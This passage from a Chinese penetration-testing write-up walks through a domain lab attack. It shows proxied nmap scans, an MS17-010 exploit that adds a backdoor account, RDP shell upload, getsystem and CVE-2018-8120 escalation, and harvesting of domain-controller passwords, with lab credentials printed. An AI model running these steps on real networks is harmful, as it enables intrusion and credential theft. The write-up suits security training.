内网访问还是两个方法：socks代理以及msf添加路由。

内网漫游

这里还是选择了socks代理。

```
proxychains msfconsole
```



```
root@NightsWatch:~/Desktop# proxychains nmap -O -p 80,3389,445,4444 -Pn -sT
 192.168.52.141
ProxyChains-3.1 (http://proxychains.sf.net)
Starting Nmap 7.80 ( https://nmap.org ) at 2020-01-11 08:17 EST
|S-chain|-<>-192.168.8.157:5555-<><>-192.168.52.141:445-<><>-OK
|S-chain|-<>-192.168.8.157:5555-<><>-192.168.52.141:80-<--timeout
|S-chain|-<>-192.168.8.157:5555-<><>-192.168.52.141:3389-<><>-OK
|S-chain|-<>-192.168.8.157:5555-<><>-192.168.52.141:4444-<--timeout
Nmap scan report for 192.168.52.141
Host is up (0.14s latency).

PORT     STATE  SERVICE
80/tcp   closed http
445/tcp  open   microsoft-ds
3389/tcp open   ms-wbt-server
4444/tcp closed krb524
OS fingerprint not ideal because: Didn't receive UDP response. Please try a
gain with -sSU
No OS matches for host

OS detection performed. Please report any incorrect results at https://nmap
.org/submit/ .
Nmap done: 1 IP address (1 host up) scanned in 23.01 seconds
```


445也开着，尝试打一波17_010,2003总是蓝屏遂放弃……


```
msf5 auxiliary(admin/smb/ms17_010_command) > run
|S-chain|-<>-192.168.8.157:5555-<><>-192.168.52.141:445-<><>-OK

[*] 192.168.52.141:445    - Target OS: Windows Server 2003 3790
[*] 192.168.52.141:445    - Filling barrel with fish... done
[*] 192.168.52.141:445    - <---------------- | Entering Danger Zone | ----
------------>
[*] 192.168.52.141:445    -     [*] Preparing dynamite...
[*] 192.168.52.141:445    -             Trying stick 1 (x64)...Miss
[*] 192.168.52.141:445    -             [*] Trying stick 2 (x86)...Boom!
[*] 192.168.52.141:445    -     [+] Successfully Leaked Transaction!
[*] 192.168.52.141:445    -     [+] Successfully caught Fish-in-a-barrel
[*] 192.168.52.141:445    - <---------------- | Leaving Danger Zone | -----
----------->
[*] 192.168.52.141:445    - Reading from CONNECTION struct at: 0x8fba66d0
[*] 192.168.52.141:445    - Built a write-what-where primitive...
[+] 192.168.52.141:445    - Overwrite complete... SYSTEM session obtained!
[+] 192.168.52.141:445    - Service start timed out, OK if running a comman
d or non-service executable...
[*] 192.168.52.141:445    - checking if the file is unlocked
[*] 192.168.52.141:445    - Getting the command output...
[*] 192.168.52.141:445    - Executing cleanup...
[+] 192.168.52.141:445    - Cleanup was successful
[+] 192.168.52.141:445    - Command completed successfully!
[*] 192.168.52.141:445    - Output for "net user Railgun MIE123@u123 /add":

The command completed successfully.
```



这样已经拿到了另一台域成员的权限了。

```
proxychains rdesktop 192.168.52.141
```




传个shell：

```
rdesktop -f 192.168.52.141 -u Railgun -p MIE123@u123 -r
disk:E=/root/Desktop/
```



运行即可。




通过getsystem提权成功。接下来域控。

通过上面mimikatz的使用我们已经知道了域用户的账号密码：Administrator


登陆:GOD\Administrator hongri@u123

提权+hash：



CVE-2018-8120

这样等域控管理员登陆就可以得到域控的密码了。



这样登陆的全被记录了下来。

写在最后

进行域渗透的最终目标就是拿到域控导出hash或明文密码。

拿到DMZ业务段机器后，开个socks并且反弹个meterpreter的shell回来

- proxychians来msf或nmap
- Windows proxifier来渗透内网web
- meterpreter添加路由

然后就是域成员及域控的渗透，本文没有涉及$IPC入侵，不过应该也挺常用的。

涉及的比较重要的是如何开3389，如何关闭防火墙，如何得到域控的密码以及17_010无法反弹shell时怎么办。

拿到域控后提权导密码，结束。

推荐阅读：

内网渗透 | 域渗透实操ATT&CK

内网渗透 | 手把手教你如何进行内网渗透

内网渗透 | 获取远程主机保存的RDP凭据密码

内网渗透之_内网IPC$入侵

我所了解的内网渗透 - 内网渗透知识大总结

干货 | Shellcode免杀总结<一>


干货 | Shellcode免杀总结<二>

干货 | Shellcode免杀总结<三>

原创投稿作者：Railgun

作者博客：www.pwn4fun.com

本文由公众号HACK学习排版编辑整理



精选留言

用户设置不下载评论